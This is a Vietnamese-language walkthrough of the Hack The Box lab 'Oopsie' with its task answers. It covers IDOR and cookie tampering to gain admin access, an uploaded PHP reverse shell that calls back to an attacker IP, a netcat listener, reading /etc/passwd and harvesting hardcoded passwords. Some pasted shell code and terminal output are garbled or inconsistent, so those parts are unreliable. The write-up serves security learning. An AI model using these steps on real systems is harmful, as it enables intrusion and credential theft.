
We provide services to operate manufacturing data such as quotes, customer requests etc. Please login to get access to the service.

+44 (0)123 456 789  
admin@megacorp.com

© 2019 MegaCorp - Facebook - Twitter

Do ta không tìm được đường dẫn vào trang Login. Lúc này ta dùng công cụ Burpsuit để xâm nhập vào page Login của web. Đồng thời cấu hình lại browser để gửi traffic thông qua proxy.

Đổi với Firefox vào mục Setting, nhập "proxy" trên thanh tìm kiếm và cấu hình như sau:




Mở Browser trên Burpsuit vào trang web với IP cung cấp, sau đó vào tab Target mục Site map:

The screenshot shows the Burp Suite Community Edition interface. The 'Target' tab is selected in the top navigation bar. In the main area, the 'Site map' tab is active. On the left, a tree view shows a directory structure under 'http://10.129.185.174': /, cdn-cgi, login, scripts, css, js, themes. Under 'cdn-cgi', 'login' is highlighted. On the right, the 'Site map' table lists a single item: Host 'http://10.129.185.174' with Method 'GET', URL '/cdn-cgi/login/script.js', Params, Length '293', MIME type, Title, Notes, Status code '200', and Time requested '09:02:18 23 Oct 2024'. Below the table, the 'Request' and 'Response' panes show the details of the captured request and response respectively. The 'Request' pane shows a GET request to '/cdn-cgi/login/script.js'. The 'Response' pane shows a standard HTTP 200 OK response with various headers and a content length of 293 bytes. The 'Inspector' pane on the right shows the request attributes, request headers, and response headers.

Ta tìm được đường dẫn vào page login là: /cdn-cgi/login

Kiểm tra trên browser:



Kiểm tra đáp án:

**TASK 2**

What is the path to the directory on the webserver that returns a login page?

/\*\*\*\*-\*\*\*\*/\*\*\*\*n

**/cdn-cgi/login**

[Hide Answer](#)



## Task3:

**TASK 3**

What can be modified in Firefox to get access to the upload page?

\*\*\*\*\*e

SUBMIT ANSWER

HINT

Các bước thực hiện:

Ta dễ dàng tìm được câu trả lời là **cookie**.

Kiểm tra đáp án:

TASK 3

What can be modified in Firefox to get access to the upload page?

\*\*\*\*\*e



**cookie**

[Hide Answer](#)

## Task4:


TASK 4

What is the access ID of the admin user?

\*\*\*\*2

## Các bước thực hiện:



Ta chọn mục Login as Guest:

## Repair Management System



Quan sát ở tab Account:

## Repair Management System

Access ID	Name	Email
2233	guest	guest@megacorp.com

Ta có thể thấy được Access ID và Name. Đây có thể là cookie value của user. Kiểm tra ở mục cookie:

The screenshot shows the Firefox developer tools Network tab. A cookie named 'role' is selected, showing its details: Name is 'role', Value is 'guest', Domain is '10.129.185.174', Path is '/', Expires is '2024-11-2...', Size is 9, and HttpOnly is checked. Another cookie named 'user' is also listed with the same domain and path, but a different expiration date.

Đúng như dự đoán ta đã xác định được cookie value. Để bài yêu cầu ta xác định access ID của admin. Ta sẽ mò thông qua đường dẫn:

"<http://10.129.185.174/cdn-cgi/login/admin.php?content=accounts&id=2>"

Ta thấy ứng với mỗi user sẽ có một giá trị id khác. Ta sẽ thay đổi giá trị này để khai thác thêm thông tin. Đặt giá trị đó thành 1 và xem phản hồi của web:

The screenshot shows the Firefox browser with the URL 'http://10.129.185.174/cdn-cgi/login/admin.php?content=accounts&id=1'. The page displays a table with three columns: Access ID, Name, and Email. The first row shows Access ID 34322, Name admin, and Email admin@megacorp.com.

## Repair Management System

Access ID	Name	Email
34322	admin	admin@megacorp.com

Như vậy ta đã tìm được Access ID của admin là **34322**.

Kiểm tra đáp án:

TASK 4

What is the access ID of the admin user?

\*\*\*\*\*2

34322

Hide Answer

Flag icon

## Task5:

TASK 5

On uploading a file, what directory does that file appear in on the server?

/\*\*\*\*\*s

SUBMIT ANSWER

HINT

## Các bước thực hiện:

Ta vào mục Uploads kiểm tra:

Repair Management System

This action require super admin rights.

Page này yêu cầu chúng ta truy cập với quyền admin. Ta sử dụng cookie value của admin ta tìm được lúc nãy để đăng nhập quyền admin:

## Repair Management System

This action require super admin rights.

Load lại page thì lúc này ta đã truy cập được page Uploads:

## Repair Management System

### Branding Image Uploads


Brand Name	<input type="text"/>
<input type="button" value="Choose File"/>	No file chosen
<input type="button" value="Upload"/>	

Để xâm nhập vào web server ta sẽ upload một php reverse shell. Ta có thể sử dụng mẫu có sẵn trong folder `/usr/share/webshells/`. Ở phần IP và port ta chỉnh sửa theo cấu hình hiện tại

của máy ta.

```
File Actions Edit View Help
// you, then do not use this tool.
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
// Description This script verify own hostnames, CCR, domain, TLS, cipher, TLSv1.3, TLSv1.2, TLSv1, TLSv0.9, AES_256_GCM_SHA384, peer certificate: 256 bits ED25519, signature: ED25519, peer temporary key: 253 bits X25519
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally). us-starting-point-t-dhcp issuing CA
// Limitations This validating certificate extended key usage
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
// Usage
// See https://pentestmonkey.net/tools/php-reverse-shell if you get stuck. CHHHTD VEND us-starting-point-t-dhcp issuing CA
// set_time_limit (0);
// $VERSION = "1.0";
// $ip = "10.10.16.42"; // CHANGE THIS
// $port = 1234; // CHANGE THIS
// $socket_size = 1000;
// $socket = null;
// $error = null;
// $error_code = null;
// $error_message = null;
// $ssh = null;
// $ssh_host = null;
// $ssh_port = null;
// $ssh_user = null;
// $ssh_pass = null;
// $ssh_key = null;
// $ssh_key_file = null;
// $ssh_key_pass = null;
// $daemon = 0;
// $debug = 8;
// Daemonise ourselves if possible to avoid zombies later
// pcntl_fork is hardly ever available, but will allow us to daemonize
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();
    if ($pid == -1) {
        // This has ECH (err) TLS Web Client Authentication, expects TLS Web Server Authentication
        printit("ERROR: Can't fork!"); // 1.3.0.1.5.5.7.3.2, expects TLS Web Server Authentication
        exit(1);
    }
    if ($pid) {
        // Control Channel (TLSv1.3), cipher(TLSv1.3_TLS_AES_256_GCM_SHA384), peer certificate: 256 bits ED25519, signature: ED25519, peer temporary key: 253 bits X25519
        if ($pid) {
```

Upload file này lên web:



## Repair Management System

The file shellcode.php has been uploaded.

Sau khi upload thành công, ta sẽ thực hiện tìm kiếm vét cạn các thư mục để tìm thư mục mà chưa file ta vừa upload lên. Sử dụng công cụ **gobuster** để tìm kiếm:

```
gobuster dir --url http://{IP}/ --wordlist /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x php
```

Dựa theo kết quả ta có thể xác định được đường dẫn chứa file upload là "<http://10.129.185.174/uploads/>". Đáp án cho task này là **/uploads**.

## Kiểm tra đáp án:

**TASK 5**

**On uploading a file, what directory does that file appear in on the server?**

/\*\*\*\*\*s



**/uploads**

[Hide Answer](#)

## Task6:

**TASK 6**

What is the file that contains the password that is shared with the robert user?


\*\*.\*\*p

**SUBMIT ANSWER**

**HINT**

## Các bước thực hiện:

Ta thử truy cập vào <http://10.129.185.174/uploads/> thì kết quả trả về là không có quyền truy cập:



## Forbidden


You don't have permission to access this resource.

Apache/2.4.29 (Ubuntu) Server at 10.129.185.174 Port 80

Lúc này ta tạo một nc Listener để tạo kết nối với web server thông qua php reverse shell ta đã upload khi nãy. Tiếp theo ta truy cập vào php reverse shell thông qua đường dẫn trên browser để kích hoạt nó(nếu không thành công thì thực hiện lại bước đăng nhập với quyền admin và upload file lại):

[http://\[IP\]/uploads/shellcode.php](http://[IP]/uploads/shellcode.php)

Kết quả sau khi thực hiện là ta đã hoàn thành kết nối với web server:



Tạo một shell bash mới trong terminal hiện tại thông qua câu lệnh:

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

```
listening on [any] 1234 ...
connect to [10.10.16.42] from (UNKNOWN) [10.129.185.174] 48764
Linux oopsie 4.15.0-76-generic #86-Ubuntu SMP Fri Jan 17 17:24:28 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
17:04:29 up 1:32, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM             LOGIN@   IDLE    JCPU   PCPU WHAT
www-data@oopsie:~$ nc -lvpn 1234
www-data@oopsie:~$
```

Ta truy cập vào đường dẫn **/var/www/html/cdn-cgi/login** để tìm kiếm thông tin đăng nhập của user. Dùng lệnh **cat | grep -i pass** để thực hiện tìm kiếm:

```
semloh4869@kali:~$
semloh4869@kali:~$ nc -lvpn 1234
listening on [any] 1234 ...
connect to [10.10.16.42] from (UNKNOWN) [10.129.185.174] 48764
Linux oopsie 4.15.0-76-generic #86-Ubuntu SMP Fri Jan 17 17:24:28 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
17:04:29 up 1:32, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM             LOGIN@   IDLE    JCPU   PCPU WHAT
www-data@oopsie:~$ nc -lvpn 1234
www-data@oopsie:~$ ls
bin  dev  initrd.img  lib64  mnt  root  snap  tmp  vmlinuz
boot  etc  initrd.img.old  lost+found  opt  run  srv  usr  vmlinuz.old
cdrom  home  lib       media  proc  sbin  sys  var
www-data@oopsie:~$ cd var
cd var
www-data@oopsie:~/var$ ls
log
www-data@oopsie:~/var$ cd www/html
cd www/html
www-data@oopsie:~/var/www/html$ ls
cdn-cgi.css  fonts  images  index.php  js  themes  uploads
www-data@oopsie:~/var/www/html$ cd cdn-cgi/login
cd cdn-cgi/login
www-data@oopsie:~/var/www/html/cdn-cgi/login$ ls
admin.php  db.php  index.php  script.cgi
www-data@oopsie:~/var/www/html/cdn-cgi/login$ cat * | grep -i pass*
cat: *: grep: -i: pass
if($POST["username"]=="admin" && $POST["password"]=="MEGACORP_4dm1n!!")
<input type="password" name="password" placeholder="Password" />
www-data@oopsie:~/var/www/html/cdn-cgi/login$
```

Ta tìm được một tài khoản đăng nhập với username là **admin** và mật khẩu là **MEGACORP\_4dm1n!!**. Ta vào mục **/etc/passwd** để kiểm tra danh sách user:

```

File Actions Edit View Help
www-data@oopsie:/var/www/html$ cd www/html
cd www/html
www-data@oopsie:/var/www/html$ ls
ls
cdn-cgi.css fonts images index.php js themes uploads
www-data@oopsie:/var/www/html$ cd cdn-cgi/login
cd cdn-cgi/login
www-data@oopsie:/var/www/html/cdn-cgi/login$ ls
ls
admin.php db.php index.php script.js
www-data@oopsie:/var/www/html/cdn-cgi/login$ cat * | grep -i pass*
cat * | grep -i pass*
if($_POST['username']=="admin" && $_POST['password']=="MEGACORP_4dm1n!!")
<input type="password" name="password" placeholder="Password" />
www-data@oopsie:/var/www/html/cdn-cgi/login$ cat /etc/passwd
cat /etc/passwd
root:x:0:root:/root:/bin/bash
daemon:x:1:daemon:/usr/sbin/nologin
bin:x:2:bin:/bin:/usr/sbin/nologin
sys:x:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:11:11:proxy:/var/spool/proxy:/usr/sbin/nologin
www-data:x:13:13:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (Admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:103:syslog:/var/log:/usr/sbin/nologin
messagebus:x:103:107:ibus:/var/run/ibus:/usr/sbin/nologin
apt:x:104:65534:/:/nonexistent:/usr/sbin/nologin
lxde:x:105:65534::/var/lib/lxrd::/bin/false
uid:x:106:110::/run/uidns:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
robert:x:1000:1000:robert:/home/robert:/bin/bash
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
www-data@oopsie:/var/www/html/cdn-cgi/login$ 

```

Ta thấy được user **robert** là user mà ta đang tìm cho yêu cầu task này. Thử đăng nhập user **robert** bằng mật khẩu vừa tìm được. Kết quả trả về là không hợp lệ:

```

File Actions Edit View Help
www-data@oopsie:/var/www/html$ cd cdn-cgi/login
cd cdn-cgi/login
www-data@oopsie:/var/www/html/cdn-cgi/login$ ls
ls
admin.php db.php index.php script.js
www-data@oopsie:/var/www/html/cdn-cgi/login$ cat * | grep -i pass*
cat * | grep -i pass*
if($_POST['username']=="admin" && $_POST['password']=="MEGACORP_4dm1n!!")
<input type="password" name="password" placeholder="Password" />
www-data@oopsie:/var/www/html/cdn-cgi/login$ cat /etc/passwd
cat /etc/passwd
root:x:0:root:/root:/bin/bash
daemon:x:1:daemon:/usr/sbin/nologin
bin:x:2:bin:/bin:/usr/sbin/nologin
sys:x:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:11:11:proxy:/var/spool/proxy:/usr/sbin/nologin
www-data:x:13:13:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (Admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:103:syslog:/var/log:/usr/sbin/nologin
messagebus:x:103:107:ibus:/var/run/ibus:/usr/sbin/nologin
apt:x:104:65534:/:/nonexistent:/usr/sbin/nologin
lxde:x:105:65534::/var/lib/lxrd::/bin/false
uid:x:106:110::/run/uidns:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
robert:x:1000:1000:robert:/home/robert:/bin/bash
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
www-data@oopsie:/var/www/html/cdn-cgi/login$ su robert
su robert
Password: MEGACORP_4dm1n!!
su: Authentication failure
www-data@oopsie:/var/www/html/cdn-cgi/login$ 

```

Ta thử tìm ở một folder khác trong đường dẫn **/var/www/html/cdn-cgi/login**. Lúc này ta tìm được tài khoản đăng nhập của user **robert** trong file **db.php**

```
semloh4869@kali: ~
File Actions Edit View Help
www-data@oopsie:/var/www/html/cdn-cgi/login$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:17:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:IRCd-User-Reseller-Admin:/var/lib/gnats:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:system Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106:/:/home/syslog:/usr/sbin/nologin
messagebus:x:103:107:/:/nonexistent:/usr/sbin/nologin
_apt:x:104:65534:/:/nonexistent:/usr/sbin/nologin
_ld:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:73::/run/uuidd:/usr/sbin/nologin
dnsd:x:107:107:dnsmasq:/var/run/dnsmasq/mih:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
robert:x:1000:1000:robert:/home/robert:/bin/bash
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
www-data@oopsie:/var/www/html/cdn-cgi/login$ su robert
su robert
Password: MEGACORP_4dm1n!!
su: Authentication Failure
www-data@oopsie:/var/www/html/cdn-cgi/login$ cd /var/www/html/cdn-cgi/login
cd /var/www/html/cdn-cgi/login
www-data@oopsie:/var/www/html/cdn-cgi/login$ ls
ls
admin.php db.php index.php script.js
www-data@oopsie:/var/www/html/cdn-cgi/login$ strings db.php
strings db.php
<?php
$conn = mysqli_connect('localhost', 'robert', 'M3g4C0rpUs3r!', 'garage');
www-data@oopsie:/var/www/html/cdn-cgi/login$
```

Thực hiện đăng nhập user **robert**. Lúc này ta đăng nhập thành công. Vậy đáp án cho task này là **db.php**

```
semloh4869@kali: ~
File Actions Edit View Help
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:17:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
